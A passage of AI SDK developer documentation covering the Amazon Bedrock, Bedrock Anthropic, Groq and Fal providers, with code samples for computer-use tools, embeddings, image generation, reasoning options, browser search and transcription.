anthropicBeta: ['context-1m-2025-08-07'],
},
},
});
Computer Use
Via Anthropic, Amazon Bedrock provides three provider-defined tools that can be used to interact with external systems:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = anthropic.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files.
For Claude 4 models (Opus & Sonnet):
const textEditorTool = anthropic.tools.textEditor_20250429({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
For Claude 3.5 Sonnet and earlier models:
const textEditorTool = anthropic.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range,
}) => {
// Implement your text editing logic here
// Return the result of the text editing operation
},
});
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis only available in Claude 3.5 Sonnet and earlier models.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replaceorinsertcommands.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
When using the Text Editor Tool, make sure to name the key in the tools object correctly:
- Claude 4 models: Use
str_replace_based_edit_tool - Claude 3.5 Sonnet and earlier: Use
str_replace_editor
// For Claude 4 models
const response = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_based_edit_tool: textEditorTool, // Claude 4 tool name
},
});
// For Claude 3.5 Sonnet and earlier
const response = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
prompt:
"Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
str_replace_editor: textEditorTool, // Earlier models tool name
},
});
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = anthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the anthropic.claude-3-5-sonnet-20240620-v1:0 model to enable more complex interactions and tasks.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
amazon.titan-tg1-large |
||||
amazon.titan-text-express-v1 |
||||
amazon.titan-text-lite-v1 |
||||
us.amazon.nova-premier-v1:0 |
||||
us.amazon.nova-pro-v1:0 |
||||
us.amazon.nova-lite-v1:0 |
||||
us.amazon.nova-micro-v1:0 |
||||
anthropic.claude-haiku-4-5-20251001-v1:0 |
||||
anthropic.claude-sonnet-4-20250514-v1:0 |
||||
anthropic.claude-sonnet-4-5-20250929-v1:0 |
||||
anthropic.claude-opus-4-20250514-v1:0 |
||||
anthropic.claude-opus-4-1-20250805-v1:0 |
||||
anthropic.claude-3-7-sonnet-20250219-v1:0 |
||||
anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
anthropic.claude-3-5-haiku-20241022-v1:0 |
||||
anthropic.claude-3-opus-20240229-v1:0 |
||||
anthropic.claude-3-sonnet-20240229-v1:0 |
||||
anthropic.claude-3-haiku-20240307-v1:0 |
||||
us.anthropic.claude-sonnet-4-20250514-v1:0 |
||||
us.anthropic.claude-sonnet-4-5-20250929-v1:0 |
||||
us.anthropic.claude-opus-4-20250514-v1:0 |
||||
us.anthropic.claude-opus-4-1-20250805-v1:0 |
||||
us.anthropic.claude-3-7-sonnet-20250219-v1:0 |
||||
us.anthropic.claude-3-5-sonnet-20241022-v2:0 |
||||
us.anthropic.claude-3-5-sonnet-20240620-v1:0 |
||||
us.anthropic.claude-3-5-haiku-20241022-v1:0 |
||||
us.anthropic.claude-3-sonnet-20240229-v1:0 |
||||
us.anthropic.claude-3-opus-20240229-v1:0 |
||||
us.anthropic.claude-3-haiku-20240307-v1:0 |
||||
anthropic.claude-v2 |
||||
anthropic.claude-v2:1 |
||||
anthropic.claude-instant-v1 |
||||
cohere.command-text-v14 |
||||
cohere.command-light-text-v14 |
||||
cohere.command-r-v1:0 |
||||
cohere.command-r-plus-v1:0 |
||||
us.deepseek.r1-v1:0 |
||||
meta.llama3-8b-instruct-v1:0 |
||||
meta.llama3-70b-instruct-v1:0 |
||||
meta.llama3-1-8b-instruct-v1:0 |
||||
meta.llama3-1-70b-instruct-v1:0 |
||||
meta.llama3-1-405b-instruct-v1:0 |
||||
meta.llama3-2-1b-instruct-v1:0 |
||||
meta.llama3-2-3b-instruct-v1:0 |
||||
meta.llama3-2-11b-instruct-v1:0 |
||||
meta.llama3-2-90b-instruct-v1:0 |
||||
us.meta.llama3-2-1b-instruct-v1:0 |
||||
us.meta.llama3-2-3b-instruct-v1:0 |
||||
us.meta.llama3-2-11b-instruct-v1:0 |
||||
us.meta.llama3-2-90b-instruct-v1:0 |
||||
us.meta.llama3-1-8b-instruct-v1:0 |
||||
us.meta.llama3-1-70b-instruct-v1:0 |
||||
us.meta.llama3-3-70b-instruct-v1:0 |
||||
us.meta.llama4-scout-17b-instruct-v1:0 |
||||
us.meta.llama4-maverick-17b-instruct-v1:0 |
||||
mistral.mistral-7b-instruct-v0:2 |
||||
mistral.mixtral-8x7b-instruct-v0:1 |
||||
mistral.mistral-large-2402-v1:0 |
||||
mistral.mistral-small-2402-v1:0 |
||||
us.mistral.pixtral-large-2502-v1:0 |
||||
openai.gpt-oss-120b-1:0 |
||||
openai.gpt-oss-20b-1:0 |
Embedding Models
You can create models that call the Bedrock API Bedrock API
using the .textEmbedding() factory method.
const model = bedrock.textEmbedding('amazon.titan-embed-text-v1');
Bedrock Titan embedding model amazon.titan-embed-text-v2:0 supports several additional settings. You can pass them as an options argument:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { embed } from 'ai';
const model = bedrock.textEmbedding('amazon.titan-embed-text-v2:0');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
bedrock: {
dimensions: 512, // optional, number of dimensions for the embedding
normalize: true, // optional, normalize the output embeddings
},
},
});
The following optional provider options are available for Bedrock Titan embedding models:
-
dimensions: number
The number of dimensions the output embeddings should have. The following values are accepted: 1024 (default), 512, 256.
-
normalize boolean
Flag indicating whether or not to normalize the output embeddings. Defaults to true.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
amazon.titan-embed-text-v1 |
1536 | |
amazon.titan-embed-text-v2:0 |
1024 | |
cohere.embed-english-v3 |
1024 | |
cohere.embed-multilingual-v3 |
1024 |
Image Models
You can create models that call the Bedrock API Bedrock API
using the .image() factory method.
For more on the Amazon Nova Canvas image model, see the Nova Canvas Overview.
const model = bedrock.image('amazon.nova-canvas-v1:0');
You can then generate images with the experimental_generateImage function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
});
You can also pass the providerOptions object to the generateImage function to customize the generation behavior:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
providerOptions: {
bedrock: {
quality: 'premium',
negativeText: 'blurry, low quality',
cfgScale: 7.5,
style: 'PHOTOREALISM',
},
},
});
The following optional provider options are available for Amazon Nova Canvas:
-
quality string
The quality level for image generation. Accepts
'standard'or'premium'. -
negativeText string
Text describing what you don't want in the generated image.
-
cfgScale number
Controls how closely the generated image adheres to the prompt. Higher values result in images that are more closely aligned to the prompt.
-
style string
Predefined visual style for image generation.
Accepts one of:3D_ANIMATED_FAMILY_FILM·DESIGN_SKETCH·FLAT_VECTOR_ILLUSTRATION·
GRAPHIC_NOVEL_ILLUSTRATION·MAXIMALISM·MIDCENTURY_RETRO·
PHOTOREALISM·SOFT_DIGITAL_PAINTING.
Documentation for additional settings can be found within the Amazon Bedrock User Guide for Amazon Nova Documentation.
Image Model Settings
You can customize the generation behavior with optional options:
await generateImage({
model: bedrock.image('amazon.nova-canvas-v1:0'),
prompt: 'A beautiful sunset over a calm ocean',
size: '512x512',
seed: 42,
maxImagesPerCall: 1, // Maximum number of images to generate per API call
});
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Default can vary by model, with 5 as a common default.
Model Capabilities
The Amazon Nova Canvas model supports custom sizes with constraints as follows:
- Each side must be between 320-4096 pixels, inclusive.
- Each side must be evenly divisible by 16.
- The aspect ratio must be between 1:4 and 4:1. That is, one side can't be more than 4 times longer than the other side.
- The total pixel count must be less than 4,194,304.
For more, see Image generation access and usage.
| Model | Sizes |
|---|---|
amazon.nova-canvas-v1:0 |
Custom sizes: 320-4096px per side (must be divisible by 16), aspect ratio 1:4 to 4:1, max 4.2M pixels |
Response Headers
The Amazon Bedrock provider will return the response headers associated with network requests made of the Bedrock servers.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
console.log(result.response.headers);
Below is sample output where you can see the x-amzn-requestid header. This can
be useful for correlating Bedrock API calls with requests made by the AI SDK:
{
connection: 'keep-alive',
'content-length': '2399',
'content-type': 'application/json',
date: 'Fri, 07 Feb 2025 04:28:30 GMT',
'x-amzn-requestid': 'c9f3ace4-dd5d-49e5-9807-39aedfa47c8e'
}
This information is also available with streamText:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const result = streamText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log('Response headers:', (await result.response).headers);
With sample output as:
{
connection: 'keep-alive',
'content-type': 'application/vnd.amazon.eventstream',
date: 'Fri, 07 Feb 2025 04:33:37 GMT',
'transfer-encoding': 'chunked',
'x-amzn-requestid': 'a976e3fc-0e45-4241-9954-b9bdd80ab407'
}
Bedrock Anthropic Provider Usage
The Bedrock Anthropic provider offers support for Anthropic's Claude models through Amazon Bedrock's native InvokeModel API. This provides full feature parity with the Anthropic API, including features that may not be available through the Converse API (such as stop_sequence in streaming responses).
For more information on Claude models available on Amazon Bedrock, see Claude on Amazon Bedrock.
Provider Instance
You can import the default provider instance bedrockAnthropic from @ai-sdk/amazon-bedrock/anthropic:
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
If you need a customized setup, you can import createBedrockAnthropic from @ai-sdk/amazon-bedrock/anthropic and create a provider instance with your settings:
import { createBedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
const bedrockAnthropic = createBedrockAnthropic({
region: 'us-east-1', // optional
accessKeyId: 'xxxxxxxxx', // optional
secretAccessKey: 'xxxxxxxxx', // optional
sessionToken: 'xxxxxxxxx', // optional
});
Provider Settings
You can use the following optional settings to customize the Bedrock Anthropic provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
apiKey string
API key for authenticating requests using Bearer token authentication. When provided, this will be used instead of AWS SigV4 authentication. It uses the
AWS_BEARER_TOKEN_BEDROCKenvironment variable by default. -
baseURL string
Base URL for the Bedrock API calls. Useful for custom endpoints or proxy configurations.
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
-
credentialProvider () => PromiseLike<BedrockCredentials>
The AWS credential provider to use for the Bedrock provider to get dynamic credentials similar to the AWS SDK. Setting a provider here will cause its credential values to be used instead of the
accessKeyId,secretAccessKey, andsessionTokensettings.
Language Models
You can create models that call the Anthropic Messages API using the provider instance.
The first argument is the model id, e.g. us.anthropic.claude-3-5-sonnet-20241022-v2:0.
const model = bedrockAnthropic('us.anthropic.claude-3-5-sonnet-20241022-v2:0');
You can use Bedrock Anthropic language models to generate text with the generateText function:
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-5-sonnet-20241022-v2:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Provider Options
The following optional provider options are available for Bedrock Anthropic models:
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-7-sonnet-20250219-v1:0'),
messages: [
{
role: 'system',
content: 'You are an expert assistant.',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'user',
content: 'Explain quantum computing.',
},
],
});
Computer Use
The Bedrock Anthropic provider supports Anthropic's computer use tools:
- Bash Tool: Allows running bash commands.
- Text Editor Tool: Provides functionality for viewing and editing text files.
- Computer Tool: Enables control of keyboard and mouse actions on a computer.
They are available via the tools property of the provider instance.
Bash Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, stepCountIs } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-7-sonnet-20250219-v1:0'),
tools: {
bash: bedrockAnthropic.tools.bash_20241022({
execute: async ({ command }) => {
// Implement your bash command execution logic here
return [{ type: 'text', text: `Executed: ${command}` }];
},
}),
},
prompt: 'List the files in my directory.',
stopWhen: stepCountIs(2),
});
Text Editor Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, stepCountIs } from 'ai';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-7-sonnet-20250219-v1:0'),
tools: {
str_replace_editor: bedrockAnthropic.tools.textEditor_20241022({
execute: async ({ command, path, old_str, new_str }) => {
// Implement your text editing logic here
return 'File updated successfully';
},
}),
},
prompt: 'Update my README file.',
stopWhen: stepCountIs(5),
});
Computer Tool
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText, stepCountIs } from 'ai';
import fs from 'fs';
const result = await generateText({
model: bedrockAnthropic('us.anthropic.claude-3-7-sonnet-20250219-v1:0'),
tools: {
computer: bedrockAnthropic.tools.computer_20241022({
displayWidthPx: 1024,
displayHeightPx: 768,
execute: async ({ action, coordinate, text }) => {
if (action === 'screenshot') {
return {
type: 'image',
data: fs.readFileSync('./screenshot.png').toString('base64'),
};
}
return `executed ${action}`;
},
toModelOutput({ output }) {
return {
type: 'content',
value: [
typeof output === 'string'
? { type: 'text', text: output }
: {
type: 'image-data',
data: output.data,
mediaType: 'image/png',
},
],
};
},
}),
},
prompt: 'Take a screenshot.',
stopWhen: stepCountIs(3),
});
Reasoning
Anthropic has reasoning support for Claude 3.7 and Claude 4 models on Bedrock, including:
us.anthropic.claude-opus-4-7us.anthropic.claude-opus-4-6-v1us.anthropic.claude-opus-4-5-20251101-v1:0us.anthropic.claude-sonnet-4-5-20250929-v1:0us.anthropic.claude-opus-4-20250514-v1:0us.anthropic.claude-sonnet-4-20250514-v1:0us.anthropic.claude-opus-4-1-20250805-v1:0us.anthropic.claude-haiku-4-5-20251001-v1:0us.anthropic.claude-3-7-sonnet-20250219-v1:0
You can enable it using the thinking provider option and specifying a thinking budget in tokens.
import { bedrockAnthropic } from '@ai-sdk/amazon-bedrock/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: bedrockAnthropic('us.anthropic.claude-sonnet-4-5-20250929-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use | Reasoning |
|---|---|---|---|---|---|
us.anthropic.claude-opus-4-7 |
|||||
us.anthropic.claude-opus-4-6-v1 |
|||||
us.anthropic.claude-opus-4-5-20251101-v1:0 |
|||||
us.anthropic.claude-sonnet-4-5-20250929-v1:0 |
|||||
us.anthropic.claude-opus-4-20250514-v1:0 |
|||||
us.anthropic.claude-sonnet-4-20250514-v1:0 |
|||||
us.anthropic.claude-opus-4-1-20250805-v1:0 |
|||||
us.anthropic.claude-haiku-4-5-20251001-v1:0 |
|||||
us.anthropic.claude-3-7-sonnet-20250219-v1:0 |
|||||
us.anthropic.claude-3-5-sonnet-20241022-v2:0 |
|||||
us.anthropic.claude-3-5-haiku-20241022-v1:0 |
Migrating to @ai-sdk/amazon-bedrock 2.x
The Amazon Bedrock provider was rewritten in version 2.x to remove the
dependency on the @aws-sdk/client-bedrock-runtime package.
The bedrockOptions provider setting previously available has been removed. If
you were using the bedrockOptions object, you should now use the region,
accessKeyId, secretAccessKey, and sessionToken settings directly instead.
Note that you may need to set all of these explicitly, e.g. even if you're not
using sessionToken, set it to undefined. If you're running in a serverless
environment, there may be default environment variables set by your containing
environment that the Amazon Bedrock provider will then pick up and could
conflict with the ones you're intending to use.
title: Groq description: Learn how to use Groq.
Groq Provider
The Groq provider contains language model support for the Groq API.
Setup
The Groq provider is available via the @ai-sdk/groq module.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance groq from @ai-sdk/groq:
import { groq } from '@ai-sdk/groq';
If you need a customized setup, you can import createGroq from @ai-sdk/groq
and create a provider instance with your settings:
import { createGroq } from '@ai-sdk/groq';
const groq = createGroq({
// custom settings
});
You can use the following optional settings to customize the Groq provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.groq.com/openai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGROQ_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create Groq models using a provider instance.
The first argument is the model id, e.g. gemma2-9b-it.
const model = groq('gemma2-9b-it');
Reasoning Models
Groq offers several reasoning models such as qwen-qwq-32b and deepseek-r1-distill-llama-70b.
You can configure how the reasoning is exposed in the generated text by using the reasoningFormat option.
It supports the options parsed, hidden, and raw.
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('qwen/qwen3-32b'),
providerOptions: {
groq: {
reasoningFormat: 'parsed',
reasoningEffort: 'default',
parallelToolCalls: true, // Enable parallel function calling (default: true)
user: 'user-123', // Unique identifier for end-user (optional)
serviceTier: 'flex', // Use flex tier for higher throughput (optional)
},
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
The following optional provider options are available for Groq language models:
-
reasoningFormat 'parsed' | 'raw' | 'hidden'
Controls how reasoning is exposed in the generated text. Only supported by reasoning models like
qwen-qwq-32banddeepseek-r1-distill-*models.For a complete list of reasoning models and their capabilities, see Groq's reasoning models documentation.
-
reasoningEffort 'low' | 'meduim' | 'high' | 'none' | 'default'
Controls the level of effort the model will put into reasoning.
qwen/qwen3-32b- Supported values:
none: Disable reasoning. The model will not use any reasoning tokens.default: Enable reasoning.
- Supported values:
gpt-oss20b/gpt-oss120b- Supported values:
low: Use a low level of reasoning effort.medium: Use a medium level of reasoning effort.high: Use a high level of reasoning effort.
- Supported values:
Defaults to
defaultforqwen/qwen3-32b. -
structuredOutputs boolean
Whether to use structured outputs.
Defaults to
true.When enabled, object generation will use the
json_schemaformat instead ofjson_objectformat, providing more reliable structured outputs. -
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true. -
user string
A unique identifier representing your end-user, which can help with monitoring and abuse detection.
-
serviceTier 'on_demand' | 'flex' | 'auto'
Service tier for the request. Defaults to
'on_demand'.'on_demand': Default tier with consistent performance and fairness'flex': Higher throughput tier (10x rate limits) optimized for workloads that can handle occasional request failures'auto': Uses on_demand rate limits first, then falls back to flex tier if exceeded
For more details about service tiers and their benefits, see Groq's Flex Processing documentation.
Only Groq reasoning models support the reasoningFormat option.
Structured Outputs
Structured outputs are enabled by default for Groq models.
You can disable them by setting the structuredOutputs option to false.
import { groq } from '@ai-sdk/groq';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: groq('moonshotai/kimi-k2-instruct-0905'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
prompt: 'Generate a simple pasta recipe.',
});
console.log(JSON.stringify(result.object, null, 2));
You can disable structured outputs for models that don't support them:
import { groq } from '@ai-sdk/groq';
import { generateObject } from 'ai';
import { z } from 'zod';
const result = await generateObject({
model: groq('gemma2-9b-it'),
providerOptions: {
groq: {
structuredOutputs: false,
},
},
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.string()),
instructions: z.array(z.string()),
}),
}),
prompt: 'Generate a simple pasta recipe in JSON format.',
});
console.log(JSON.stringify(result.object, null, 2));
Example
You can use Groq language models to generate text with the generateText function:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('gemma2-9b-it'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Image Input
Groq's multi-modal models like meta-llama/llama-4-scout-17b-16e-instruct support image inputs. You can include images in your messages using either URLs or base64-encoded data:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const { text } = await generateText({
model: groq('meta-llama/llama-4-scout-17b-16e-instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What do you see in this image?' },
{
type: 'image',
image: 'https://example.com/image.jpg',
},
],
},
],
});
You can also use base64-encoded images:
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
import { readFileSync } from 'fs';
const imageData = readFileSync('path/to/image.jpg', 'base64');
const { text } = await generateText({
model: groq('meta-llama/llama-4-scout-17b-16e-instruct'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe this image in detail.' },
{
type: 'image',
image: `data:image/jpeg;base64,${imageData}`,
},
],
},
],
});
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemma2-9b-it |
||||
llama-3.1-8b-instant |
||||
llama-3.3-70b-versatile |
||||
meta-llama/llama-guard-4-12b |
||||
deepseek-r1-distill-llama-70b |
||||
meta-llama/llama-4-maverick-17b-128e-instruct |
||||
meta-llama/llama-4-scout-17b-16e-instruct |
||||
meta-llama/llama-prompt-guard-2-22m |
||||
meta-llama/llama-prompt-guard-2-86m |
||||
moonshotai/kimi-k2-instruct-0905 |
||||
qwen/qwen3-32b |
||||
llama-guard-3-8b |
||||
llama3-70b-8192 |
||||
llama3-8b-8192 |
||||
mixtral-8x7b-32768 |
||||
qwen-qwq-32b |
||||
qwen-2.5-32b |
||||
deepseek-r1-distill-qwen-32b |
||||
openai/gpt-oss-20b |
||||
openai/gpt-oss-120b |
Browser Search Tool
Groq provides a browser search tool that offers interactive web browsing capabilities. Unlike traditional web search, browser search navigates websites interactively, providing more detailed and comprehensive results.
Supported Models
Browser search is only available for these specific models:
openai/gpt-oss-20bopenai/gpt-oss-120b
Basic Usage
import { groq } from '@ai-sdk/groq';
import { generateText } from 'ai';
const result = await generateText({
model: groq('openai/gpt-oss-120b'), // Must use supported model
prompt:
'What are the latest developments in AI? Please search for recent news.',
tools: {
browser_search: groq.tools.browserSearch({}),
},
toolChoice: 'required', // Ensure the tool is used
});
console.log(result.text);
Streaming Example
import { groq } from '@ai-sdk/groq';
import { streamText } from 'ai';
const result = streamText({
model: groq('openai/gpt-oss-120b'),
prompt: 'Search for the latest tech news and summarize it.',
tools: {
browser_search: groq.tools.browserSearch({}),
},
toolChoice: 'required',
});
for await (const delta of result.fullStream) {
if (delta.type === 'text-delta') {
process.stdout.write(delta.text);
}
}
Key Features
- Interactive Browsing: Navigates websites like a human user
- Comprehensive Results: More detailed than traditional search snippets
- Server-side Execution: Runs on Groq's infrastructure, no setup required
- Powered by Exa: Uses Exa search engine for optimal results
- Currently Free: Available at no additional charge during beta
Best Practices
- Use
toolChoice: 'required'to ensure the browser search is activated - Only supported on
openai/gpt-oss-20bandopenai/gpt-oss-120bmodels - The tool works automatically - no configuration parameters needed
- Server-side execution means no additional API keys or setup required
Model Validation
The provider automatically validates model compatibility:
// ✅ Supported - will work
const result = await generateText({
model: groq('openai/gpt-oss-120b'),
tools: { browser_search: groq.tools.browserSearch({}) },
});
// ❌ Unsupported - will show warning and ignore tool
const result = await generateText({
model: groq('gemma2-9b-it'),
tools: { browser_search: groq.tools.browserSearch({}) },
});
// Warning: "Browser search is only supported on models: openai/gpt-oss-20b, openai/gpt-oss-120b"
Transcription Models
You can create models that call the Groq transcription API
using the .transcription() factory method.
The first argument is the model id e.g. whisper-large-v3.
const model = groq.transcription('whisper-large-v3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format will improve accuracy and latency.
import { experimental_transcribe as transcribe } from 'ai';
import { groq } from '@ai-sdk/groq';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: groq.transcription('whisper-large-v3'),
audio: await readFile('audio.mp3'),
providerOptions: { groq: { language: 'en' } },
});
The following provider options are available:
-
timestampGranularities string[] The granularity of the timestamps in the transcription. Defaults to
['segment']. Possible values are['word'],['segment'], and['word', 'segment']. Note: There is no additional latency for segment timestamps, but generating word timestamps incurs additional latency. -
language string The language of the input audio. Supplying the input language in ISO-639-1 format (e.g. 'en') will improve accuracy and latency. Optional.
-
prompt string An optional text to guide the model's style or continue a previous audio segment. The prompt should match the audio language. Optional.
-
temperature number The sampling temperature, between 0 and 1. Higher values like 0.8 will make the output more random, while lower values like 0.2 will make it more focused and deterministic. If set to 0, the model will use log probability to automatically increase the temperature until certain thresholds are hit. Defaults to 0. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
whisper-large-v3 |
||||
whisper-large-v3-turbo |
||||
distil-whisper-large-v3-en |
title: Fal description: Learn how to use Fal AI models with the AI SDK.
Fal Provider
Fal AI provides a generative media platform for developers with lightning-fast inference capabilities. Their platform offers optimized performance for running diffusion models, with speeds up to 4x faster than alternatives.
Setup
The Fal provider is available via the @ai-sdk/fal module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance fal from @ai-sdk/fal:
import { fal } from '@ai-sdk/fal';
If you need a customized setup, you can import createFal and create a provider instance with your settings:
import { createFal } from '@ai-sdk/fal';
const fal = createFal({
apiKey: 'your-api-key', // optional, defaults to FAL_API_KEY environment variable, falling back to FAL_KEY
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Fal provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://fal.run. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theFAL_API_KEYenvironment variable, falling back toFAL_KEY. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Fal image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { fal } from '@ai-sdk/fal';
import { experimental_generateImage as generateImage } from 'ai';
import fs from 'fs';
const { image, providerMetadata } = await generateImage({
